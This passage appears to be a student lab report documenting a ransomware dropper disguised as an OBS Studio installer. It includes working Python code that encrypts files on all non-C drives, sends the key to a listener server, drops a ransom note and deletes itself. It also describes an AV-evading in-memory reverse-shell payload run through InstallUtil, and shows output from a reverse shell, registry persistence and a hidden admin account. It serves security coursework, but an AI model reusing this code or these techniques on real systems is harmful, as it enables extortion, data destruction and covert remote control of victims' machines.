


```
# ==================== 6. RANSOMWARE SIMULATION - ENCRYPT ALL NON-C DRIVES =====================================================================================
# Purpose: Simulate ransomware on all drives,while safely excluding OS-critical files/folders.

try:
    # Generate a strong, random symmetric encryption key.
    # Exfiltrate the key (for simulation purposes).
    # ... (Key generation and exfiltration code remains the same) ...
    key = Fernet.generate_key()
    requests.post("http://192.168.70.147:8080", data=key, timeout=8)

    # List of directories and file extensions to EXCLUDE from encryption.
    # IMPORTANT: This list is crucial for preventing OS crash.
    EXCLUDED_DIRS = [
        # System Folders (Essential for OS)
        '\\windows',
        '\\program files',
        '\\program files (x86)',
        '\\$recycle.bin',
        '\\appdata',
        '\\local settings',
        # Simulation Exclusion (Optional, but good practice)
        '\\temp',
        '\\public',
    ]

    # List of file extensions to EXCLUDE (like executables, libraries, and critical system types)
    EXCLUDED_EXTS = [
        '.exe', '.dll', '.sys', '.lnk', '.ini', '.dat', '.mui', '.cpl', '.scr', '.drv'
    ]

    # Define a recursive function to encrypt files within a specified drive or directory.
    def encrypt_drive(drive):
        # Walk through all directories and files starting from the specified drive root.
        for root, dirs, files in os.walk(drive, topdown=True):

            # Use topdown=True to modify 'dirs' in-place and skip entire excluded directories.
            # Convert root to lowercase for case-insensitive comparison.
            root_lower = root.lower()

            # Directory Exclusion Logic
            # Filter out excluded directories before os.walk descends into them.
```

Figure 7: *The screenshot shows the section of the script responsible for the ransomware simulation. Because this part of the code is lengthy, it is not fully displayed here; please refer to the submitted* ***dropper.txt*** *file on Brightspace for the complete version.*

7. Dropping a Ransom NOTES

This part of the script creates a ransom note and saves it in locations where the user would easily notice it. The note includes a randomly generated victim ID, along with placeholder text used for the lab simulation. The script then builds a list of target locations, consisting of the current user’s Desktop and the root directories of all detected drives except C. It loops through each location and attempts to write a file named “READ_ME_LAB.txt” using UTF-8 encoding. Any errors, such as inaccessible directories or permission issues, are silently ignored to allow the script to continue. This section ensures that the simulated ransom note appears in high-visibility areas across multiple drives.




```python
# ==================== 7. DROP RANSOM NOTE ON DESKTOP AND EVERY DRIVE ==============================================
# Purpose: Create and place the ransom note (READ_ME_LAB.txt) in high-visibility locations.

# Define the content of the ransom note, including a unique Victim ID.
note = f"""
YOUR FILES ARE ENCRYPTED (LAB EXERCISE ONLY)
Victim ID: {str(uuid.uuid4())[:12].upper()}
Send 3000000 USD in Bitcoin to wallet 1BvBMSEYstWetqTFn5Au4m4GFg7xJaNVN2
Contact: hackmaster.doe@proton.me
"""

# Define the target locations: the user's Desktop and the root of all encrypted drives.
locations = [os.path.expanduser("~\\Desktop")] + [
    f"{d}:\\" for d in string.ascii_uppercase if os.path.exists(f"{d}:\\") and d != "C"]

# Loop through all defined locations.
for loc in locations:
    try:
        # Create and write the note file with UTF-8 encoding.
        with open(os.path.join(loc, "READ_ME_LAB.txt"), "w", encoding="utf-8") as f:
            f.write(note)
    except:
        # Ignore errors if a location is inaccessible.
        pass
```

Figure 8: *The screenshot shows the section of the script responsible for generating a ransom note and placing it on the user’s Desktop as well as across all accessible drives.*

Self-Delete the original Dropper

This part of the script handles self-deletion of the dropper, but only when it is running as a compiled executable. It first checks whether the script is in a frozen state, and if so, it generates a temporary batch file inside the system’s Temp directory. This batch file includes a short delay using a **“ping**”command to ensure the dropper process fully terminates before deletion begins. After the delay, the batch script deletes the compiled executable **(“sys.executable**”) and then removes itself. The batch file is executed silently in the background, leaving no visible window.



```
# ==================== 8. SELF-DELETE THE ORIGINAL DROPPER (ONLY WHEN COMPILED) ====================================================
# Purpose: Delete the initial dropper executable to remove the primary forensic artifact.

# Check if the script is running as a compiled executable (e.g., using PyInstaller/Nuitka).
if getattr(sys, 'frozen', False):
    # Construct a temporary batch (.bat) file for self-deletion.
    # The 'ping -n 8 127.0.0.1 >nul' command introduces a short delay (approx 6-7 seconds)
    # to allow the parent process to exit before deletion begins.
    bat = f'@echo off\nping -n 8 127.0.0.1 >nul\ndel "{sys.executable}" >nul 2>&1\ndel "%~f0"'
    # Define a random path in the system's temp folder for the batch file.
    bat_path = os.path.join(tempfile.gettempdir(), f"clean_{uuid.uuid4().hex[:8]}.bat")
    # Write the self-delete script to the temporary batch file.
    with open(bat_path, "w") as f:
        f.write(bat)
    # Execute the cleanup batch file, hiding the window and ensuring background execution.
    subprocess.Popen(bat_path, creationflags=subprocess.CREATE_NO_WINDOW | 0x08000000)
```


Figure 9*: The screenshot shows the section of the script responsible for deleting the compiled dropper after execution, using a temporary batch file for delayed self-removal.*

The C# Payload

Now we will go into the details of the uncompiled payload, providing a high-level explanation of its overall functionality and the features it includes. This overview is intended to clarify how the payload operates and the role each component plays in its execution. For deeper technical insight, a full line-by-line breakdown is provided in the ****payload.txt**** file submitted to Brightspace. It is important to note that this payload is taken from the Brightspace course shell but has been modified with additional functionalities designed specifically to evade antivirus detection. This payload is a C# project designed to run through InstallUtil.exe, a legitimate Windows utility that allows the program to execute under the guise of a trusted system component. Instead of placing any malicious logic in the Main method, which remains intentionally empty, all meaningful behaviour is embedded in the Uninstall method of the Installer class, enabling execution when InstallUtil is run with the uninstall flag and helping the payload blend in as a routine installation operation. The program suppresses the console window through Windows API calls to avoid any visible signs of execution and increase stealth. To evade static antivirus detection, the reverse shell machine code is stored as an XOR-encrypted byte array, ensuring the raw payload never appears in readable form on disk. At runtime, the code decrypts the buffer, allocates executable memory inside the current process, copies the shellcode into that space, and launches it as a new thread using CreateThread, an in-memory execution technique that avoids creating suspicious external processes. Once executed, the shellcode provides reverse-shell capabilities for remote system interaction. Finally, memory and handles are cleaned up to reduce forensic visibility. These combined features were implemented to create a delivery system that is stealthy, resistant to signature-based and behavior-based detection, and capable of executing a fully functional reverse shell entirely from memory while leveraging a trusted Windows mechanism to avoid scrutiny. The payload is named **obslua.exe** which resembles to other files in the folder such as obslua.dll which will make it look like a regular system file.

Python Post Server

This Python code creates a simple HTTP server on `192.168.70.147:8080` that listens for POST requests. When a POST request arrives, it reads and decodes the data, prints it to the console, and replies with an HTTP 200 OK status. The server runs continuously using `serve_forever`, and in this context it is used to receive the encryption key exfiltrated by the ransomware simulation.




```
┌──(mansoor㉿CLMH01)-[~/Desktop/assignment]
└─$ cat server.py
from http.server import BaseHTTPRequestHandler, HTTPSer
ver

class Handler(BaseHTTPRequestHandler):
    def do_POST(self):
        length = int(self.headers["Content-Length"])
        data = self.rfile.read(length).decode()
        print("Received:", data)

        self.send_response(200)
        self.end_headers()

server = HTTPServer(("192.168.70.147", 8080), Handler)
print("Listening on 192.168.70.147:8080")
server.serve_forever()

┌──(mansoor㉿CLMH01)-[~/Desktop/assignment]
```

***Figure 10**: the screenshot shows the code for a python post server.*

Proof of Execution


1. Our malicious dropper is downloaded and almost identical to the legitimate OBS Studio installer, with the only noticeable difference being an additional space inserted before the ".exe" extension.



Name	Date modified	Type	Size
OBS-Studio-32.0.2-Windows-x64-Installer .exe	2025-12-01 10:21 PM	Application	9,669 KB

Figure 10: *the screenshot shows the dropper being almost identical to the legitimate OBS studio installer.*

2. After the dropper is clicked, it triggers a standard Windows security prompt asking the user whether they would like to run the file.


User Account Control


Do you want to allow this app from an unknown publisher to make changes to your device?

OBS-Studio-32.0.2-Windows-x64-Installer .exe

Publisher: Unknown
File origin: Hard drive on this computer

Figure 11: *This screenshot shows the Windows security prompt that appears after the dropper is executed, asking the user whether they want to run the file.*

3. Now the legitimate OBS Studio installer appears, confirming that the second part of the script which is responsible for downloading and launching the real OBS installer is functioning correctly.


OBS Studio 32.0.2 Setup

Welcome to OBS Studio 32.0.2 Setup


This setup will guide you through installing OBS Studio.

It is recommended that you close all other applications before starting, including OBS Studio. This will make it possible to update relevant files without having to reboot your computer.

Click Next to continue.


Figure 12*: The screenshot shows the installation window of the legitimate OBS Studio, demonstrating that the first part of the script responsible for downloading and launching OBS Studio is working correctly.*

4. We can confirm that the payload is being compiled and saved in the directory, and we can also see that the C sharp version of the payload is deleted afterward. Additionally, we can observe that a connection to our reverse shell listener on the Kali server has been established. This indicates that the third part of the script, which is responsible for downloading, compiling and running the payload, is functioning.



```
obslua.exe
_obspython.pdb
obslua.pdb
_obspython.pyd
obslua.dll
obspython.py
```


***Figure 13**: the screenshot shows that existence of the compiled payload in the OBS studio directory.*



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.70.147:443
[*] Command shell session 2 opened (192.168.70.147:443
→ 192.168.70.128:27241) at 2025-12-01 21:02:48 -0400


Shell Banner:
Microsoft Windows [Version 10.0.26100.6584]
-----


FLARE-VM 2025-12-01 20:02:50.05
C:\Users\cyber\Desktop\Assignment4\rans\dist>
```


***Figure 14**: the screenshot shows a reverse shell is connected to the C2.*

5. We can also confirm that a registry entry is being created which triggers the payload through the installUtil when the user logs in. In our test lab environment, this action results in the process running with elevated privileges. Observing this behavior verifies that this portion of the script is functioning as intended.



Name	Type	Data
(Default)	REG_SZ	(value not set)
MicrosoftEdgeA...	REG_SZ	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-startup-window --win-session-start
OBSHelper	REG_SZ	cmd /c start "" /B "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe" /LogToConsole=false /LogFile= /U "C:\Program Files\obs-studio\data\obs-scripting\64bit
OneDrive	REG_SZ	"C:\Program Files\Microsoft OneDrive\OneDrive.exe" /background
ZoomIt	REG_SZ	C:\Tools\sysinternals\ZoomIt64.exe


Figure 15: *the screenshot shows the creation of a registry key which triggers payload through installUtil.*




```
FLARE-VM 2025-12-01 22:26:06.28
C:\Windows\System32>
```

Figure 16: *The screenshot shows the acquisition of system-level privileges after the user has logged on.*

6. Listing all the user accounts, we can see that our new user account has been created through the script and added to the admin group. This also versifies this portion of the script working as intended.




```
FLARE-VM 2025-12-03 20:46:24.99
C:\Users\cyber\Desktop>net user

User accounts for \\MANSOOR

-------------------------------------------------------------
Admin                    Administrator            cyber
DefaultAccount           defaultuser0             Guest
NewUser                  WDAGUtilityAccount
The command completed successfully.


FLARE-VM 2025-12-03 20:46:38.54
C:\Users\cyber\Desktop>
```



```
Logon hours allowed          All

Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.


FLARE-VM 2025-12-03 20:46:24.99
C:\Users\cyber\Desktop>net user
```


Figures 17 and 18: *The screenshots show the presence of a hidden account named ADMIN that has been added to the administrator's group, indicating a potential method for maintaining persistence.*

7. We can also observe that all user-level files on the workstation, excluding system files, have been encrypted, with the corresponding key being sent to the command and control server and then removed from the workstation afterward.



```
gAAAAABpMH-7Z5iB82AxLzlKzmP2IviBUsrlYaKhQdWbUDz1LvECv5M9TV6_mTG9QuVzSR_yv1fYdRt1IF25d2No7e8CpnN7nQ==
```


Figure 19: *the screenshot shows a file on this disk being encrypted.*



```
┌──(mansoor㉿CLMH01)-[~/Desktop]
└─$ python3 server.py
Listening on 192.168.70.147:8080
Received: 7lTNSgMUO5hnFKQsFKzLaz5oTvtX1YQzQdhba8TW3O8=
192.168.70.128 - - [03/Dec/2025 14:21:34] "POST / HTTP/
1.1" 200 -
```

Figure 20: *the screenshot shows that the decryption key is transferred to the C2 python server.*

8. We uploaded the executable, and it was flagged by 15 antivirus engines. This indicates that our current methods, such as using encrypted XOR encoded shellcode and executing the payload directly in memory, are working.



15/72 security vendors flagged this file as malicious


3a39e80efe8537a5e558f43331d26f8cffb4b19724f93d5fa35...
obslua.exe
pedll assembly

Size 5.50 KB
Last Analysis Date 9 hours ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Figure 21: *the screenshot shows the payload file being detected by 15 AV engines.*

9. We captured a Procmon process tree and observed that the file executes while leaving very limited traces, largely because it is run via InstallUtil. We also noted that the dropper presents itself as a legitimate installer, including a genuine-looking name and icon.



```
        msedge.exe (5784)                                Microsoft Edge                    C:... "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utili
      Procmon64.exe (3364)                               Process Monitor                   C:... "C:\Tools\sysinternals\Procmon64.exe"
  ⊟ OBS-Studio-32.0.2-Windows-x64-Installer .exe (3636)                                    C:... "C:\Users\cyber\Desktop\Assignment4\rans\dist\OBS-Studio-32.0.2-Windows-x64
    ⊟ OBS-Studio-32.0.2-Windows-x64-Installer .exe (9460)                                  C:... "C:\Users\cyber\Desktop\Assignment4\rans\dist\OBS-Studio-32.0.2-Windows-x64
      ⊟ OBS-Studio-32.0.2-Windows-x64-Installer .exe (7268)                                C:... "C:\Users\cyber\Desktop\Assignment4\rans\dist\OBS-Studio-32.0.2-Windows-x64
        ⊟ OBS-Studio-32.0.2-Windows-x64-Installer .exe (1160)                              C:... "C:\Users\cyber\Desktop\Assignment4\rans\dist\OBS-Studio-32.0.2-Windows-x64
          ⊟ InstallUtil.exe (9380)                       .NET Framework installation utility C:... C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /LogToConsc
              InstallUtil.exe (8900)                     .NET Framework installation utility C:... C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /LogToConsc
